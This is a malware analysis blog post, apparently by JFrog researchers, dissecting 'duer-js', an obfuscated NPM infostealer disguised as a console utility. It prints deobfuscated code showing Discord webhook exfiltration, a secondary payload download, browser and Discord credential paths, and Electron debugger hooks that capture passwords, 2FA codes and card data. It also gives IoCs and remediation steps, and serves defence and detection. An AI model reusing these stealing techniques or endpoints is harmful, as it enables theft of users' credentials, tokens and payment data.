


How a Complex Multi Payload Infostealer Hid in NPM Disguised as 'Console Visibility'

research.jfrog.com/post/duer-js-malicious-package

Guy Korolevski, JFrog Security Researcher | February 11, 2026


The JFrog security research team recently uncovered a sophisticated malicious package called `duer-js` published on NPM by the user `luizaeearlyx`. After complex analysis, the package was identified as an advanced windows targeted information stealer, self-named as “**bada stealer**”. The package remains active as of this publication.



The screenshot shows the NPM package page for `duer-js`. At the top, the NPM logo is on the left, and a search bar with the text "Search packages" is on the right. Below the search bar, the package name `duer-js` is displayed in a large font, with the description "Make the console more visible" underneath it. To the right of the package name, there is a purple badge that says "1 Package". Below the package name, the user `luizaeearlyx` is listed, followed by the text "published 1.0.3 • 5 days ago". To the left of the package name, there is a green and blue pixelated logo.

In addition to stealing information from the host it infected, the malicious package downloads a secondary payload. This payload is designed to run on Discord Desktop app startup, with self updating capabilities, stealing directly from it, including payment methods used by the user.

The solution of **simply uninstalling the package is not enough in this case**. In this article we dive into the obfuscation methods and a detailed analysis of the malicious package, including remediation steps for compromised endpoints.



Strings decoding process in the package stages

The package lists `index.js` as the main, when inspecting it (pretty printed) we immediately noticed a very long line wrapped in `eval()`, with length of almost 64 thousand characters.

```
//Make console version more visible :: By Luisa | Other Version code is on GitHub
let fx4sb;
!function() {
    const var_12 = Array.prototype.slice.call(arguments);
    return eval("(function sykF(b0rx){const
Dlux=nVyv(b0rx,Ddmv(sykF.toString()))...%19%1A%09AWX%17%14E\\")");
})();
const whPE = require(fx4sb.zM0qb(0));
const YiSE = require(fx4sb.ruwob(1));
const YCFF = require(fx4sb.HMjob(2));
const AEIF = require(fx4sb.HMjob(2));
const UzzF = require(fx4sb.DJLob(3));
const wBCF = require(fx4sb.vB8ob(4));
const QwtF = require(fx4sb.nrYob(5));
const { [fx4sb.LVspb(6)]: sywF, [fx4sb.joqpb(7)]: MtnF } = require(fx4sb.zM0qb(8));
...

```

Pretty printed code snippet from index.js entry point

Extracting and pretty printing the string from the long line immediately revealed that the code has anti-tempering protection in place for the enthusiastic researchers who might modify and run it. Researchers must bypass or disable the anti-tempering in order to run the malicious code, which is exactly what the attacker wants, higher complexity for analysis:

```

const Dluxe = nVv(bOrx, Ddmv(sykF.toString()));
console.log(Dluxe);
try {
  let fLov = eval(Dluxe);
  return fLov.apply(null, YUFk);
} catch (Hirv) {
  var bGjv = (0o202354 - 66782);
  while (bGjv < (0o400140 % 65566)) switch (bGjv) {
    case (0x3005F % 0o200033):
      bGjv = Hirv instanceof SyntaxError ? (0o400103 % 0x1001B) : (0o400142 %
0x1001F);
      break;
    case (0o200606 - 0x10179):
      bGjv = (0o400156 % 65573);
      {
        console.log('Error: the code has been tampered!');
        return
      }
      break;
  }
  throw Hirv;
}

```

At the end of the long line we found a URI-encoded string, which is passed as an argument to subsequent functions, the decoded string then undergoes an XOR mechanism with a key that is evaluated at run time.

After initial decoding, another evaluation is performed on the decoded value, which is yet again URI-encoded and XORed. However, this time it contains an array with highly unique values:

```

function MBBH() {
  return (gBvN()) [IaxK()](kYo0())
}

function gxsh() {
  return (+!+[] + (++[+[]][+[]])) + (gVqE())
}

function IyvH() {
  return (+[] + !+[] + (++[+[]][+[] + []])) + (oPdG())
}

let cumH = ["mx", "{jcc", "jsbdx", "dx", "mdyf&oij", "jof&qb{", "nsnhXreh", "nsnh", "hcbgoT{ydhnx", "hyr{cd", "xzgbcn8", "0{j{b", "{ybfed${j{b", "ne", "GDHJGJ[[0J_J", "J[[0J_J", "WLddlgWnHcydfnW^xny+0jW0nmj~gW", "WLddlgWnHcydfnW^xny+0jW[ydbgn+:W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+9W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+8W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+?W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+>W", "WLddlgWnHcydfnW^xny+0jW~nx+ [ydbgnW", "WLddlgWnHcydfnW^xny+0jW0nmj~gWEn|dy`W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+:WEn|dy`W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+9WEn|dy`W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+8WEn|dy`W", "WLddlgWnHcydfnW^xny+0jW[ydbgn+>WEn|dy`W", "WLddlgWnHcydfnW^xny+0jW~nx+ [ydbgnWEn|dy`W", "WD{nyj+Xdm|jynWD{nyj+XojignW", "WD{nyj+Xdm|jynWD{nyj+LS+XojignW", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xny+0jW0nmj~gW", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xny+0jW[ydbgn+:W", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xny+0jW[ydbgn+9W", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xny+0jW[ydbgn+8W", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xny+0jW[ydbgn+?W", "WIyj}nXdm|jynWIyj}n&Iyd|xnyW^xn

```

Raw conversion table as seen in the second stage of decoding strings

This array is the string table that is hidden under the layers of obfuscation. The second payload is decoding the entire array with XOR key **11**, giving us the strings conversion table used in the original `index.js`. A simple replacement of functions that resolve the strings, with their actual value, yielded a version of the malware, very close to the original source code.

```

duer-js > JS index_strings_resolved.js > ...
7 const whPE = require("fs");
8 const YiSE = require("path");
9 const YCFF = require("axios");
10 const AEIF = require("axios");
11 const UzzF = require("os");
12 const wBCF = require("form-data");
13 const QwtF = require("adm-zip");
14 const { ["execSync"]: sywF, ["exec"]: MtnF } = require("child_process");
15 const ovqF = require("crypto");
16 const QURC = require("sqlite3");
17 const { ["Dpapi"]: sWuC } = require("@primio/dpapi");
18 let MRlC = [];
19 const oToC = process["env"]["LOCALAPPDATA"];
20 const IOfC = [];
21 var kQiC = process["env"]["APPDATA"];
22 var gNcC = process["env"]["LOCALAPPDATA"];
23 const IiTC = "https://ghostbin.axel.org/paste/yckfb/raw";
24 const ceKC = "https://discord.com/api/webhooks/1455324432548499496/6oMVbi2PYD";
25 const EfNC = "Bada Stealer";
26 const YaEC = "https://media.discordapp.net/attachments/1455324416362811483/1455324416362811483/1455324416362811483.png";
27 const AchC = 2;
28 let UXxC = 0;
29 paths = [
30   kQiC + "\\discord\\",
31   kQiC + "\\discordcanary\\",
32   kQiC + "\\discordptb\\",
33   kQiC + "\\discorddevelopment\\",
34   kQiC + "\\lightcord\\",
35   gNcC + "\\Google\\Chrome\\User Data\\Default\\",
36   gNcC + "\\Google\\Chrome\\User Data\\Profile 1\\",
37   gNcC + "\\Google\\Chrome\\User Data\\Profile 2\\",
38   gNcC + "\\Google\\Chrome\\User Data\\Profile 3\\",
39   gNcC + "\\Google\\Chrome\\User Data\\Profile 4\\",
];

duer-js > JS index.js > ...
7 const whPE = require(fx4sb.zM0qb(0));
8 const YiSE = require(fx4sb.ruwob(1));
9 const YCFF = require(fx4sb.HMjob(2));
10 const AEIF = require(fx4sb.HMjob(2));
11 const UzzF = require(fx4sb.DJLob(3));
12 const wBCF = require(fx4sb.vB8ob(4));
13 const QwtF = require(fx4sb.nrYob(5));
14 const { [fx4sb.LVspb(6)]: sywF, [fx4sb.joqpb(7)]: MtnF } = require(fx4sb.zM0qb(7));
15 const ovqF = require(fx4sb.ruwob(9));
16 const QURC = require(fx4sb.HMjob(10));
17 const { [fx4sb.DJLob(11)]: sWuC } = require(fx4sb.vB8ob(12));
18 let MRlC = [];
19 const oToC = process[fx4sb.nrYob(13)][fx4sb.LVspb(14)];
20 const IOfC = [];
21 var kQiC = process[fx4sb.nrYob(13)][fx4sb.joqpb(15)];
22 var gNcC = process[fx4sb.nrYob(13)][fx4sb.LVspb(14)];
23 const IiTC = fx4sb.zM0qb(72);
24 const ceKC = fx4sb.ruwob(73);
25 const EfNC = fx4sb.HMjob(74);
26 const YaEC = fx4sb.DJLob(75);
27 const AchC = 2;
28 let UXxC = 0;
29 paths = [
30   kQiC + fx4sb.vB8ob(76),
31   kQiC + fx4sb.nrYob(77),
32   kQiC + fx4sb.LVspb(78),
33   kQiC + fx4sb.joqpb(79),
34   kQiC + fx4sb.zM0qb(80),
35   gNcC + fx4sb.zM0qb(16),
36   gNcC + fx4sb.ruwob(17),
37   gNcC + fx4sb.HMjob(18),
38   gNcC + fx4sb.DJLob(19),
39   gNcC + fx4sb.vB8ob(20),
];

```

Comparison of payload before and after resolving strings

The malware kills browsers and telegram processes before proceeding to information stealing, the following information is exfiltrated:

1. Discord

- Tokens from Discord installs (Local Storage / leveladb) under `%APPDATA%` and `%LOCALAPPDATA%` (discord, discordcanary, discordptb, discorddevelopment, lightcord).
- Per-token: user info (`/users/@me`), Nitro type, billing/payment sources (`/billing/payment-sources`), friends, guilds, 2FA backup codes (searches for `discord_backup_codes` in user dirs and exfiltrates them).

2. Browsers (Chrome, Edge, Brave, Opera, Yandex)

- Passwords from `passwords.db` / Login Data (decrypted via DPAPI where used).
- Cookies from `Network\Cookies` and `Network\LxnyCookies`.
- Autofill / credit cards from Web Data (e.g. `name_on_card`, `card_number_encrypted`, `expiration_month/year`).
- Paths cover Default + Profile 1–5 + Guest for each browser; also “Wallets” cookie dirs and extension data for multiple crypto wallets (Exodus, BraveWallet, MetaMask-style, etc.).

3. Crypto wallets

- Exodus: zips %APPDATA%\Exodus\exodus.wallet and uploads as Exodus.zip.
- Many browser-extension wallets are listed by name (BraveWallet, AtomicWallet, etc.) via their Local/Sync Extension Settings paths.

4. Other

- Steam: zips C:\Program Files (x86)\Steam\config and uploads as steam.zip.
- System/info: hostname, OS version, uptime, RAM, CPU count, username, temp dir, cwd, IP (from myexternalip.com).

```

["author"]: { ["name"]: `${process["env"]["USERNAME"]}${" | Browsers Data"}` },
["fields"]: [
  {
    ["name"]: "Cookies",
    ["value"]: `${"\\`"}${var_474}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "Passwords",
    ["value"]: `${"\\`"}${var_501}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "Credit Cards",
    ["value"]: `${"\\`"}${var_515}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "Autofills",
    ["value"]: `${"\\`"}${var_507}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "Wallets",
    ["value"]: `${"\\`"}${var_520}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "Steam",
    ["value"]: `${"\\`"}${var_521}${"\\`"}`,
    ["inline"]: true
  },
  {
    ["name"]: "\u200b",
    ["value"]: `${["Cookies"](`${var_496}${" "}`), ["Passwords"](`${var_498}${" "}`), ["Credit-
Cards"](`${var_512}${" "}`), ["AutoFills"](`${var_504}${" "}`) ]`${var_518}${" "}`}${var_519}`
  }
],
["footer"]: { ["text"]: "Bada Stealer" }
};


```

The malware writes **Passwords.txt**, **Cards.txt**, **Autofills.txt** under a “copyright” path, then uploads them; cookies/passwords/credit-cards/autofills (and optional Exodus/Steam links). Data is exfiltrated directly into a discord webhook, with a secondary backup exfiltration method via Gofile server, it gets a server address from <https://api.gofile.io/servers>, then uploads the content into <https://<server>.gofile.io/uploadFile>.

While this is a legitimate service, this method enables the attacker to upload the exfiltrated data to a remote storage, and then retrieve it later. Uploading to a gofile server returns to the user a download url, for later download. The attacker sends that download url to the discord webhook to

download later.

Furthermore, the malware **attempts** to get persistence by copying the node.exe executable into `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\<original exe name>`. However, since the `node.exe` executable only runs the js file, simply placing it in the startup directory will yield no results, and fail to achieve persistence.



duer-js malicious package flow

The initial payload downloads a secondary payload from `hxxps[:]//ghostbin[.]axe1[.]org/paste/yckfb/raw`, which is yet another js obfuscated in the exact same method as before, with URI-escaping, dynamic evals and XORs.

Once again resolving all strings is very similar, and we got a decoded version of the malware:

```

duer-js > JS discord_payload_strings_resolved.js > ...
1 let N0wbb;
2 ! function () {
3   const QK1A = Array.prototype.slice.call(arguments);
4   return eval("(function skBB(bAIt){const vXAt=nHPr(bAIt,vPsr(skBB.toString()
5   });
6   const ciVy = require("fs");
7   const wdMy = require("os");
8   const YePy = require("https");
9   const YyCz = process["argv"];
10  const AAFz = require("path");
11  const Uvwz = require("querystring");
12  const {
13    ["BrowserWindow"]: wxzz, ["session"]: Qsqz, ["app"]: sutz
14  } = require("electron");
15  const Mpkz = {
16    ["webhook"]: "https://discord.com/api/webhooks/1455324432548499496/6oMVbi2F
17    ["injection_url"]: "https://raw.githubusercontent.com/xSalca/Viral/main/inc
18    ["filters"]: {
19      ["urls"]: ["/auth/login", "/auth/register", "/mfa/totp", "/mfa/codes-ve
20    },
21    ["filters2"]: {
22      ["urls"]: ["wss://remote-auth-gateway.discord.gg/*", "https://discord.c
23    },
24    ["payment_filters"]: {
25      ["urls"]: ["https://api.braintreegateway.com/merchants/49pp2rp4phym7387
26    },
27    ["API"]: "https://discord.com/api/v9/users/@me"
28  };
29  const ornz = oLaA => {
30    const QMdA = wxzz["getAllWindows"]()[0x75bcd15 - 00726746425];
31    return QMdA["webContents"][0]().executeJavaScript(oLaA, !(0x75bcd15 - 0072674
32  });
33  const kIUz = () => {
34    const MJXz = wxzz["getAllWindows"]()[0x75bcd15 - 00726746425];
  
```

```

duer-js > JS discord_payload.js > ...
1 let N0wbb;
2 ! function () {
3   const QK1A = Array.prototype.slice.call(arguments);
4   return eval("(function skBB(bAIt){const vXAt=nHPr(bAIt,vPsr(skBB.toString()
5   });
6   const ciVy = require(N0wbb.ddJ9(0));
7   const wdMy = require(N0wbb.V2y9(1));
8   const YePy = require(N0wbb.tvw9(2));
9   const YyCz = process[N0wbb.xst7(3)];
10  const AAFz = require(N0wbb.NKg7(4));
11  const Uvwz = require(N0wbb.haG7(5));
12  const {
13    [N0wbb.FCD7(6)]: wxzz, [N0wbb.xu07(7)]: Qsqz, [N0wbb.ddJ9(8)]: sutz
14  } = require(N0wbb.V2y9(9));
15  const Mpkz = {
16    [N0wbb.tvw9(10)]: N0wbb.xst7(11),
17    [N0wbb.NKg7(12)]: N0wbb.haG7(13),
18    [N0wbb.FCD7(14)]: {
19      [N0wbb.xu07(15)]: [N0wbb.ddJ9(16), N0wbb.V2y9(17), N0wbb.tvw9(18), N0
20    },
21    [N0wbb.haG7(21)]: {
22      [N0wbb.xu07(15)]: [N0wbb.FCD7(22), N0wbb.xu07(23), N0wbb.ddJ9(24), N0
23    },
24    [N0wbb.tvw9(26)]: {
25      [N0wbb.xu07(15)]: [N0wbb.xst7(27), N0wbb.NKg7(28)]
26    },
27    [N0wbb.haG7(29)]: N0wbb.FCD7(30)
28  };
29  const ornz = oLaA => {
30    const QMdA = wxzz[N0wbb.xu07(31)]()[0x75bcd15 - 00726746425];
31    return QMdA[N0wbb.ddJ9(32)][N0wbb.V2y9(33)](oLaA, !(0x75bcd15 - 007267464
32  });
33  const kIUz = () => {
34    const MJXz = wxzz[N0wbb.xu07(31)]()[0x75bcd15 - 00726746425];
  
```

Second payload comparison before and after decoding strings

The original malicious code in `index.js` finds the discord app dirs under `%LOCALAPPDATA%`, then proceeds to overwrite that `index.js` with the fetched payload. So that when the user opens Discord, the injected code runs, and can report “**Successfully Injected**” to the same exfiltration webhook of the first payload.

The payload's primary purpose is to hijack the **Electron environment** of the Discord desktop application. It achieves this by attaching a debugger to the client's internal web contents to intercept sensitive network traffic as it happens.

The core functionality of the payload is to use the `webContents.debugger` API to hook into Discord's network stack, it listens for `Network.responseReceived` events. And capture by the URL filters:

- `/login`, `/register`: To capture new credentials.
- `/mfa/totp`, `/mfa/codes-verification`: To bypass Two-Factor Authentication by capturing verification codes and backup codes in real-time.
- `/@me`: To monitor account changes (email or password updates).

```

mainWindow["webContents"]["debugger"]["attach"]("1.3");
mainWindow["webContents"]["debugger"]["on"]("message", async (sizr, Ujfr, ofWq) =>
{...}
  
```

When such an event occurs, it uses `Network.getResponseBody` and `Network.getRequestPostData` to pull the plaintext email, password, and the newly generated session token directly from the memory of the Discord client.

```
case ofWq["response"]["url"]["endsWith"]("/login"):
    var Aoor = N0wbb["YiAH"]();
    while (Aoor < N0wbb["oBnH"]()) switch (Aoor) {
        case (0x75bcd15 - 00726746425):
            Aoor = !kwDr["token"] ? N0wbb["sGsH"]() : N0wbb["oBnH"]();
            break;
        case (0057060516 - 0xbc614d):
            Aoor = N0wbb["oBnH"](); {
                Y0mu = gtxr["login"];
                sKdu = gtxr["password"];
                return;
            }
            break;
    }
    UfUu(gtxr["login"], gtxr["password"], kwDr["token"], "logged in");
    break;
case ofWq["response"]["url"]["endsWith"]("/register"):
    UfUu(gtxr["email"], gtxr["password"], kwDr["token"], "signed up");
    break;
case ofWq["response"]["url"]["endsWith"]("/totp"):
    UfUu(Y0mu, sKdu, kwDr["token"], "logged in with 2FA");
    break;
case ofWq["response"]["url"]["endsWith"]("/codes-verification"):
    kYEu(kwDr["backup_codes"], await gF0z());
    break;
case ofWq["response"]["url"]["endsWith"]("/@me"):
```


The injected payload also attempts to hijack payments, capturing live payments to external services and exfiltrate data of **Credit Card Number, CVC, and Expiry Date** before they are even sent to the legitimate server.

All of the data is exfiltrated to the same discord webhook as the first stage of the malicious package.

```
case YGYr["url"]["endsWith"]("tokens"):
    const QAMr = Uvwz["parse"](Buffer["from"](YGYr["uploadData"][(0x75bcd15 -
00726746425)]["bytes"])[toString]());
    ovyv(QAMr["card[number]"], QAMr["card[cvc]"], QAMr["card[exp_month]"],
QAMr["card[exp_year]"], await gF0z());
    break;
case YGYr["url"]["endsWith"]("paypal_accounts"):
    EHWv(await gF0z());
    break;
```

In this payload as well, we see attempts of persistence, with the capability to **self update** based on github repo - [https\[:\]//raw\[.\]githubusercontent\[.\]com/xSalca/Viral/main/index\[.\]js](https[:]//raw[.]githubusercontent[.]com/xSalca/Viral/main/index[.]js)

Observing the repo and it's files shows a slightly different version, that was created 2 years ago, and updated last year:




Affected users who installed this package should:

- Uninstall the malicious package `npm uninstall duer-js`
- Revoke and rotate stolen secrets

Browser passwords, cookies, and (from the code) can target crypto wallets (e.g. Exodus) and Steam

- Discord autorun removal:
 - Close Discord fully
 - Uninstall Discord from Windows Settings (or Control Panel)
 - Delete the app data folder so the infected file is gone:
 - Press `Win + R`, type `%LOCALAPPDATA%`, Enter.
 - Delete the folder(s): Discord, DiscordPTB, DiscordCanary (whichever you had).
 - Download and install the official installation
- Remove node.exe from startup folder
- Assume your discord token was stolen - invalidate it

Enable 2FA if you have not already.



Although the malicious package has a low download count of only 528, its potential impact on affected individuals is high. With obfuscation, multi payload stages and complex mechanisms to exfiltrate data, it is a bit more unique from the everyday malware we see in NPM.

Furthermore, the existence of the repo on Github for more than 2 years, suggests that other attempts of infection may have occurred before we got to the malicious package and traced it back to the repo, leaving us only to wonder - who is Luisa?

This package is already detected by JFrog Xray and JFrog Curation, under the Xray ID listed in the IoC section below.

- `hxxps[:]//discord[.]com/api/webhooks/1455324432548499496/6oMVbi2PYDxrBi0tHe2tpBSU0dBJpz2RDEiwLkHUqeqJbgIPi0NHafMP5tHXYjAVK2R3`
- `hxxps[:]//ghostbin[.]axel[.]org/paste/yckfb/raw`
- `https[:]//raw[:]githubusercontent[:]com/xSalca/Viral/main/index[.]js`
- Github user - <https://github.com/xSalca/>
- Github repo - <https://github.com/xSalca/Viral>
- NPM package - [duer-js](#) - XRAY-938808
- NPM user - [luizaearylx](#)
- Second payload hash -
a91dd2e6a5ab21b8dd3bac7fc9be928b0764075fa71e33bc5ecd2f237b1f82c3